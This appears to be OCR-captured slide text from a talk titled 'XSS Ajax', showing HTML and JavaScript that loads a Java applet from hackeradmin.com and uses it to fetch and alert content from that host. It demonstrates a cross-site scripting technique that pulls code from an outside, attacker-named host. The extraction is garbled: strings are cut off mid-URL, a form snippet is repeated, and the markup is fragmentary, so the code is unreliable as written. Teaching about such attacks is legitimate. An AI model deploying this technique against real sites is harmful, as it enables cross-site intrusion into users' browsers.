
XSS Ajax


```
<html>
<head>
<script type="text/javascript">
function getContent(){
  var html =
  document.myApplet.get('http://hackeradmin.com/test/')
  alert(html);
}
</script>
</head>
<body>
<form>
<input type="button"
value="alert(document.myApplet.get('http://hackeradmin.c
```


```
<form>  
<input type="button"  
  value="alert(document.myApplet.get('http://hackeradmini  
    onClick = "getContent();">  
</form>
```

```
<applet code="Ajax.class"  
  archive="http://hackeradmin.com/test/ajax.jar"  
    name="myApplet"  
    height="100" width="100">  
</applet>
```

```
</body>  
</html>
```





Speaker:
Joseph Paul Cohen